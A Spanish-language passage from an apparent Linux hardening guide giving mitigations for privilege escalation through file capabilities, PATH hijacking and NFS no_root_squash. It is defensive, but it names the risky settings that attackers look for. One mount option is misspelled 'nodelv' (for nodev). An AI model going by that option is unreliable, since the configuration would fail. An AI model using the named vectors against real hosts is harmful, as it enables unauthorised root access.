4. Capabilities

- **Enumerar capabilities asignadas:**

```
$ getcap -r / 2>/dev/null
```

- **Revocar capabilities innecesarias** → Podemos usar **setcap -r <archivo>** para eliminar capabilities de binarios que no las requieran.
- **Evitar asignar capabilities peligrosas** → Por ejemplo, **cap_setuid** o **cap_dac_read_search** pueden ser riesgosas si se asignan a binarios accesibles por usuarios sin privilegios.
- **Implementar políticas de seguridad** → Se recomienda configurar mecanismos como **AppArmor** o **SELinux** para restringir el uso de capabilities.

5. PATH Hijacking

- **Usar rutas absolutas** → En scripts y binarios, se debe especificar la ruta completa de los comandos, por ejemplo, **/usr/bin/head** en lugar de **head**.
- **Validar y restringir el \$PATH** → Nos debemos asegurar de que el **\$PATH** no incluya directorios escribibles por usuarios sin privilegios, como **.** o **/tmp**.
- **Configurar secure_path en sudoers** → Es importante definir un **\$PATH** seguro para comandos ejecutados con **sudo**.
- **Revisar scripts con privilegios** → Podemos auditar scripts que se ejecutan con privilegios elevados para asegurarte de que no sean susceptibles a path hijacking.

Otros vectores

Un caso no explorado es el de NFS, aquí veremos cómo mitigarlo:

- **Evitar no_root_squash** → Nos debemos asegurar de que la opción **no_root_squash** no esté habilitada en el archivo **/etc/exports**. Esta opción permite que el usuario **root** en el cliente NFS tenga privilegios de **root** en el servidor, lo cual es peligroso.
- **Utilizar root_squash** → Esta opción mapea las solicitudes del usuario **root** del cliente a un usuario sin privilegios en el servidor, como **nobody**, reduciendo el riesgo de escalada de privilegios.
- **Montar con opciones seguras** → En el cliente, debemos montar los sistemas de archivos NFS con las opciones **nosuid** y **nodelv** para evitar la ejecución de binarios con el bit **SUID** y el uso de dispositivos especiales.
- **Restringir el acceso** → Limitar el acceso a las exportaciones NFS especificando direcciones IP o rangos de red específicos en el archivo **/etc/exports**, evitando el uso de comodines como *****.
- **Auditoría regular** → Debemos revisar periódicamente las configuraciones de NFS y los permisos de los archivos compartidos para detectar posibles vulnerabilidades.

"Hackear un sistema requiere conocer sus reglas mejor que las personas que lo crearon o lo están ejecutando, y explotar toda la distancia vulnerable entre cómo esas personas habían pretendido que funcionara el sistema y cómo realmente funciona, o podría funcionar. Al capitalizar estos usos no intencionales, los hackers no están rompiendo las reglas tanto como desacreditarlas."

- Edward Snowden